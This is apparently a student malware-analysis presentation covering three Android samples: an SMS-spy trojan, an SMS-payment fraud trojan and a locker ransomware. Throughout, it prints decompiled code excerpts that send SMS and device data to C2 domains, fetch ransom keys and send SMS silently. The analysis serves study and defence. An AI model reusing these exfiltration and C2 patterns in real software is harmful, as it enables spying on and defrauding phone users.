# DEPENDABILITY

"Project Topic 1" Presentation: Malware Analysis


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APK File Name: 355cd2b7ldb97ldfb0fac1fc39leb4079e2b090025ca2cdc83d4a22a0ed8f082.apk



**Threat category**: Trojan **Family label**: Sms-Spy (Spyware)



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- Dangerous permissions requested
  - Permissions related to information theft:
    - READ\_SMS, RECEIVE\_SMS

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#### Static Analysis Summary

The analyzed components show definitive signs of malicious behavior including:

- SMS interception
- Exfiltration of sensitive user data
- Unauthorized network communication
- Possible use of obfuscation techniques

The malware is crafted to silently gather SMS data and send it to an attacker-controlled domain without user consent.

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• Sends an initial notification with the phone number to the attacker, alerting a new infection (hardcoded "New target installed" message).

[Class: ir/siqe/holo/MainActivity.java]

• It immediately redirects to class MainActivity2, showing signs of code layering or evasion.

[Class: ir/siqe/holo/MainActivity.java]

• Loads a malicious remote URL, bypassing SSL certificate warnings and enables full JavaScript execution without protection.

[Class: ir/siqe/holo/MainActivity2.java]

Overrides the back button, preventing users from easily exiting

[Class: ir/siqe/holo/MainActivity2.java]

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• Monitors incoming SMS silently using Android's PDU protocol and reconstructs message content and processes all fragments.

[Class: ir/siqe/holo/MyReceiver.java]

 Implements remote command via SMS keyword (means "Night Site" in Persian) and exfiltrates SMS Content to C2 Server

[Class: ir/siqe/holo/MyReceiver.java]

#### **Transmission of Sensitive Data**

APP Name: سامانه ثنا (Sina System)




- via HTTP GET, with a obfuscation Technique via Fallback to Google:
  - o querying the malicious domain tagged by Maltrail [Class: ir/siqe/holo/connect.java]

```
17.
          public connect(final String str, final String str2, Context context) {
18.
              this.url = str:
19.
              this.context = context;
              AndroidNetworking.initialize(context);
              AndroidNetworking.get("https://eblaqie.org/ratsms.php?phone=" + str + "&info=" + str2).build().getAsJSONArray(new JSONArrayRequestListener() {
                  @Override // com.androidnetworking.interfaces.JSONArrayRequestListener
                  public void onResponse(JSONArray jSONArray) {
24.
25.
26.
                  @Override // com.androidnetworking.interfaces.JSONArrayRequestListener
27.
                  public void onError (ANError aNError) {
28.
                      Log.i("=======", "erroeererewrwerwer");
                      AndroidNetworking.get("https://google.com" + str + "&info=" + str2).build().getAsJSONArray(new JSONArrayRequestListener() { // from cla
29.
                          @Override // com.androidnetworking.interfaces.JSONArrayRequestListener
                          public void onResponse(JSONArray iSONArray) {
                          @Override // com.androidnetworking.interfaces.JSONArrayRequestListener
34.
35.
                          public void onError (ANError aNError2) {
36.
                              Log.i("========", "erroeererewrwerwer");
37.
38.
                      });
39.
40.
              });
41.
```

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# Dynamic AnalysisSummary


After entering a
valid Iranian number,
a SMS permission is
requested and the
webview URL starts
loading, but fails due
to the inactive status
of the domain.

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**Threat category**: Trojan

**Family label**: Sms-Spy/Reg/Pay, Downloader, Rootkit, Adware (MultiComponent)



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#### Permissions requested

- Permissions related to root/filesystem/system hacking:
  - MOUNT\_FORMAT\_FILESYSTEMS, MOUNT\_UNMOUNT\_FILESYSTEMS, WRITE\_SETTINGS, CHANGE\_CONFIGURATION
- Permissions related to tracking and ad behavior:
  - ACCESS\_FINE\_LOCATION, ACCESS\_COARSE\_LOCATION, GET\_TASKS, INTERNET, ACCESS\_WIFI\_STATE, ACCESS\_NETWORK\_STATE
- Permissions related to information theft:
  - READ\_PHONE\_STATE, GET\_ACCOUNTS, READ\_SMS, RECEIVE\_SMS, SEND\_SMS, WRITE\_SMS, RECEIVE\_MMS, RECEIVE\_WAP\_PUSH, READ\_LOGS

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#### Static Analysis Summary

• Given the size of the codebase, we have defined 4 macro-areas based on the type of malicious activity:

#### 1. Extraction and Collection of Sensitive Data

o Our goal: Identify how the app accesses sensitive data such as SMS, call logs, contacts, IMEI, and location.

#### 2. Manipulation and Sending of SMS

Our goal: Determine whether the app sends SMS messages without user consent or manipulates messages.

#### 3. Communication with Remote Servers

Our goal: Examine how the app communicates with remote servers.

#### 4. Execution of Services and Broadcast Receivers

 Our goal: Verify whether the app executes background services or receives broadcasts to trigger malicious behaviors.

#### **Extraction and Collection of Sensitive Data**

APP Name: 调皮女仆 (Naughty Maid)



- Collects a wide range of identifying data and device metadata:
  - IMEI, ICCID, IMSI, Phone number, Build.MODEL, Build.BRAND, Build.MANUFACTURER, Build.VERSION.SDK\_INT, etc.

[Class: com/comment/one/a/a.java]

- Sends these data to an endpoint encrypted with a hardcoded key. [Class: bn/sdk/szwcsss/codec/ai/Cint.java]
- Checks whether the device is rooted, i.e., whether the user has obtained root privileges:
  - Checks the permissions of the su file to determine whether it is executable, owned by root, and has the SUID bit set.

[Class: com/dataeye/c/af.java]

#### **Extraction and Collection of Sensitive Data**

APP Name: 调皮女仆 (Naughty Maid)



- Direct access to SMS history, querying key columns such as \_id, thread\_id, type, date, address, read
  - Time-based filtering to target recent or payment-related SMS messages [Class: bn/sdk/szwcsss/common/az/c/service/Cdo.java]

```
private List a(Uri uri) {
               ArrayList arrayList = new ArrayList():
108.
109.
               Cursor query = this.c.query(uri, f561a, "date >=" + Ccase.g(this.b, "payTime"), null, "date desc limit 10");
110.
               try {
                   if (query != null) {
111.
112.
                        try {
113.
                            if (query.getCount() > 0) {
114.
                                query.moveToFirst();
115.
                                do {
                                    bn.sdk.szwcsss.common.az.c.model.Cdo cdo = new bn.sdk.szwcsss.common.az.c.model.Cdo();
116.
117.
                                    cdo.a(query.getInt(query.getColumnIndex("_id")));
                                    cdo.a(query.getLong(query.getColumnIndex("thread_id")));
118.
119.
                                    cdo.b(query.getInt(query.getColumnIndex("type")));
120.
                                    cdo.a(query.getString(query.getColumnIndex("date")));
121.
                                    cdo.b(query.getString(query.getColumnIndex(a.z)));
122.
                                    cdo.e(query.getString(query.getColumnIndex("address")));
123.
                                    cdo.c(query.getInt(query.getColumnIndex("read")));
124.
                                    arrayList.add(cdo);
125.
                                  while (query.moveToNext());
```

## Manipulation and Sending of SMS

APP Name: 调皮女仆 (Naughty Maid)



- Uses methods that invoke SmsManager.sendTextMessage(...) and sendDataMessage(...):
  - No consent requested before sending, no explicit validation of the request's origin
     [Class: a/d/d.java]
- Analyzes incoming messages and checks whether the sender number and content match specific patterns defined:
  - If so, sends a remote log with the details. [Class: com/amaz/onib/bb.java]
- Sends an SMS to a number, with defined (even dynamic) content:
  - If a condition is verified, it logs the string [number][content][rawMsg] remotely. [Class: com/amaz/onib/bb.java]

## Manipulation and Sending of SMS

APP Name: 调皮女仆 (Naughty Maid)



• Extracts content from received SMS messages based on dynamic configuration (hVar.l): [Class: com/amaz/onib/bb.java]

```
112.
            public static String b(h hVar, String str, String str2) {
113.
                String str3;
                int indexOf;
114.
                String str4 = null;
115.
               if (1 == hVar.l) {
116.
                    bs.a("TAG", "发送1。1。。" + str + "###" + hVar.n);
117.
                    if (by.a(hVar.p)) {
118.
119.
                        return null;
120.
121.
                    for (String str5 : hVar.p.split("\\\")) {
122.
                        if (str2.contains(str5)) {
123.
                            return hVar.n;
124.
125.
126.
                    return null:
127.
```

#### **Communication with Remote Servers**

APP Name: 调皮女仆 (Naughty Maid)



- Implements an automation of a subscription/payment process:
  - Automatic SMS Sending to Start the Process.
  - Parses the HTML content returned from the server and locates the activation link (/m/a/lj...), then visits it automatically. This simulates a user click, automating access to the payment page.
  - Constructs and sends a POST request with all the data required to finalize the purchase/subscription.
  - Automatic Submission of the Confirmation Code.

[Class: com/amaz/onib/ca.java]

- Performs asynchronous HTTP GET requests to arbitrary URLs:
  - URLs are passed externally: the app can contact any URL, potentially malicious. No host verification, nor mandatory HTTPS.
  - Data received from the server is passed directly to a Handler, which might execute commands received.
     [Class: a/g/c.java]
- Applies a custom pseudo-encoding similar to Base64, making transmitted content harder to inspect. [Class: com/payment/plus/c/b/a.java]
- Logs the sent content, potentially useful for remote debugging by a malicious developer. [Class: com/wyzfpay/a/a.java]

#### **Communication with Remote Servers**

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- Sends data for CAPTCHA recognition, used to automatically solve CAPTCHAs by sending images. [Class: com/amaz/onib/bn.java]
- Fake TrustManager accepts any certificate:
  - Every SSL certificate, even self-signed or malicious, will be accepted as valid, without raising errors. [Class: com/amaz/onib/y.java]
- Fake HostnameVerifier accepts any domain:
  - the HTTPS connection will not check whether the certificate matches the domain. [Class: com/amaz/onib/y.java]
- Downloads files and writes them locally without validation of source, signature, or file contents. When used with malicious URLs, this is a payload dropper.

[Class: com/yuanlang/pay/plugin/libs/y.java]

#### **Communication with Remote Servers**

APP Name: 调皮女仆 (Naughty Maid)



- Another instance of automatic SMS sending based on remote server data:
  - No check for whether the user has granted permission. No UI, prompts, or confirmation dialog. All actions occur in doInBackground(), within a background thread.

```
bs.a("TAG", a2.d() + "###" + str);
                           if (this.b) {
76.
                               bs.a("TAG", "回调#######" + this.b);
                               Intent intent = new Intent(this.d.SEND SMS ACTION1):
78.
79.
                               intent.putExtra("isb", this.b);
                               intent.putExtra("feeData", hVar);
80.
81.
                               try {
82.
                                   this.e.sendTextMessage(a2.d(), null, str, PendingIntent.getBroadcast(context, 0, intent, 0), null);
83.
                               } catch (IllegalArgumentException e2) {
                                   bs.c("TAG", "发送短信出错");
84.
85.
                               this.b = false:
86.
87.
                           } else {
88.
                               bs.a("TAG", "ms");
89.
                               trv {
90.
                                   this.e.sendTextMessage(a2.d(), null, str, null, null);
91.
                               } catch (IllegalArgumentException e3) {
                                   bs.c("TAG", "发送短信出错");
92.
93.
```

# **Execution of Services and Broadcast Receivers**



APP Name: 调皮女仆 (Naughty Maid)

- Registers a High-Priority SMS BroadcastReceiver:
  - It can intercept SMS messages before any other app, including the default SMS app. Aims to capture OTPs or payment confirmations.
  - Uses dynamic code loading via dex. It is a classic technique for obfuscation and evasion of static analysis.
     The dex file can be modified or downloaded remotely.

[Class: com/y/f/jar/pay/UpdateServices]

- Dynamic registers a BroadcastReceiver for system events:
  - SCREEN\_ON, SCREEN\_OFF, USER\_PRESENT. Often used to trigger hidden payloads when the user is absent.

[Class: cb/diy/usaly/UncmSer]

- Starts a thread with shell operations:
  - Changes the permissions of a binary file (libyunsvc), making it executable (chmod 755). [Class: com/yuanlang/pay/TheService]
- Uses a JobScheduler for periodic/persistent execution:
  - The flag setPersisted(true) ensures the job survives device reboot, increasing malicious persistence [Class: com/yuanlang/pay/JobScheduleService]

# **Execution of Services and Broadcast Receivers**



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
 Starts a remote service, JyRemoteService, and binds to it to execute remote methods such as initPay() and startPay()

[Class: com/jy/publics/service/JyService]

```
46.
               public int a(final Bundle bundle) {
                   LOG.d("JyService", "-----initPay-----" + bundle.toString());
47.
48.
                   if (JyService.this.f == null)
                       JyService.this.a(new Runnable() { // from class: com.jy.publics.service.JyService.a.1
49.
50.
                           @Override // java.lang.Runnable
                           public void run() {
51.
52.
                               try {
                                   if (JyService.this.f.check(1) == 0) {
53.
                                       JyService.this.f.initPay(bundle);
54.
55.
                                   } else {
56.
                                       JyService.this.f869a = new b(bundle);
57.
58.
                               } catch (RemoteException e) {
                                   e.printStackTrace();
60.
61.
62.
                       });
                       return -1;
63.
64.
                  if (JyService.this.f.check(1) == 0) {
65.
                       JyService.this.f.initPay(bundle):
66.
67.
                       JyService.this.f869a = new b(bundle):
69.
70.
                   return 0;
```

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#### Dynamic Analysis Summary


- As we expected from the static analysis, to carry out its malicious tasks the application requires permissions to virtually every component of the device.
- Based on what we were able to explore through the emulator, the application continuously requests microtransactions and urges the player to unlock all available content.

#### Different APKs comparison

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- In addition to the APK just analyzed, we were provided with three other 'very similar' APKs
  - Thanks to a quick comparison using the diff tool within MobSF, we determined that the second and fourth APKs are identical to the first one. The third version identifies two new components during decompilation but does not produce source code.



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


Threat category: Trojan

Family label: Android Locker (Ransomware)

In general an Android ransomware is a type of malicious software that, once installed, encrypts the user's data or locks the device. It then demands a ransom payment, usually in cryptocurrency, in exchange for restoring access.

This is exactly the behavior exhibited by the malware in this case, as can be seen from the static analysis we are about to examine.



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#### • Dangerous permissions requested

Permission	Behavior
READ_CONTACTS, WRITE_CONTACTS	Required to retrieve names and phone numbers to overwrite them with encrypted versions and then delete them.
READ_EXTERNAL_STORAGE, WRITE_EXTERNAL_STORAGE	Required to scans the device for files to encrypt, often renaming them with a .encrypted extension and save them after delete the original unencrypted ones.
INTERNET	Used to communicate with the C2 server to retrieve the encryption key, send device information, and check if the ransom has been paid.
SET_WALLPAPER	Changes the device wallpaper to an image set by the ransomware, often as part of its intimidation tactics.

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Class: [com/ins/screensaver/LockActivity.java]



Initiates malicious behavior after loading the lock screen.

• Set a new wallpaper to increase psychological pressure on the victim.

```
ctx.setWallpaper(mBitmap); LINE 89]
```

Obtaining the key from the remote server (Command & Control - C2)

```
LockActivity.this.key[0] = new HttpClient().getReq("http://timei2260.myjino.ru/gateway/attach.php?uid=" + Utils.generateUID() + "&os=" + Build.VERSION.RELEASE + "&model=" + URLEncoder.encode(Build.MODEL) + "&permissions=0&country=" + telephonyManager.getNetworkCountryIso()); [LINE 94]
```

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Class: [com/ins/screensaver/LockActivity.java]



 Calls methods to encrypt files and contacts using the key provided by the server, subsequently deleting the originals

```
LockActivity.this.encryptFiles(LockActivity.this.key[0]); [LINE 100]

LockActivity.this.encryptContacts(LockActivity.this.key[0]); [LINE 109]
```

• Displays HTML ransom note using data from C2 server:

```
webView.loadData(newContent.replace("{{WALLET}}", num).replace("{{SUM}}", sum).replace("{{ID}}", id), "text/html;
charset=UTF-8", null);[LINE 218]
```

Performs a payment check

```
final String response = new HttpClient().getReq("http://timei2260.myjino.ru/gateway/check.php?uid=" +
Utils.generateUID());[LINE 167]
if (!response.split("\\|")[0].equalsIgnoreCase("true"))
[LINE 171]
```

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Class: [com/ins/screensaver/LockActivity.java]



Calls methods to decrypt files and contacts after the payment

LockActivity.this.decryptFiles(key);[LINE 184]
LockActivity.this.decryptContacts(key);[LINE 190]

• Starts background service to likely maintain lock (Persistence).

startService(new Intent(this, (Class<?>) CheckerService.class)); LINE 137

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#### • Dynamic Analysis Summary:

The text is in Russian and reads: 🔒 "YOUR PHONE HAS BEEN LOCKED"

- The white box likely contains the ransom message with payment instructions.
- The button below says: "Check Payment and Unlock"

